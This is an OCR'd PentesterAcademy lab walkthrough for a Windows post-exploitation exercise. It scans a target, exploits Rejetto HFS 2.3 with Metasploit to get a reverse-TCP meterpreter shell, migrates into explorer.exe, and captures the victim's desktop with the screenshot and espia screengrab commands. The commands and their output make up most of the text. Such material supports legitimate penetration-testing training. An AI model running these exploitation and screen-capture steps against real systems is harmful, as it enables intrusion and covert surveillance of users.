

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows Screengrab and Screenshot
URL	https://attackdefense.com/challengedetails?cid=2335
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.67
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.23.67

```
root@attackdefense:~# nmap 10.0.23.67
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 17:49 IST
Nmap scan report for 10.0.23.67
Host is up (0.064s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.23.67

```
root@attackdefense:~# nmap -sV -p 80 10.0.23.67
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 17:50 IST
Nmap scan report for 10.0.23.67
Host is up (0.063s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.67
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.67
RHOSTS => 10.0.23.67
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/It5sDVYUHN
[*] Local IP: http://10.10.15.2:8080/It5sDVYUHN
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /It5sDVYUHN
[*] Sending stage (175174 bytes) to 10.0.23.67
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.67:49706) at 2021-04-08 17:51:03 +0530
[!] Tried to delete %TEMP%\ELJjPwJs.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe


```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3384 to 3492...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Get a single screenshot of the target machine using screenshot command on the meterpreter session.

Command: screenshot

```
meterpreter > screenshot
Screenshot saved to: /root/JvqymPBl.jpeg
meterpreter >
```


Open the screenshot.



Step 8: We can notice that we have received a locked screen snapshot, because the target machine is connected with an RDP session. In this case we have to use meterpreter espia plugin to grab the screenshot to get an unlocked view of the target user.

Load the plugin and run screengrab command.

Commands: load espia
screengrab



We have successfully captured the target machine's interactive desktop screenshot.

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)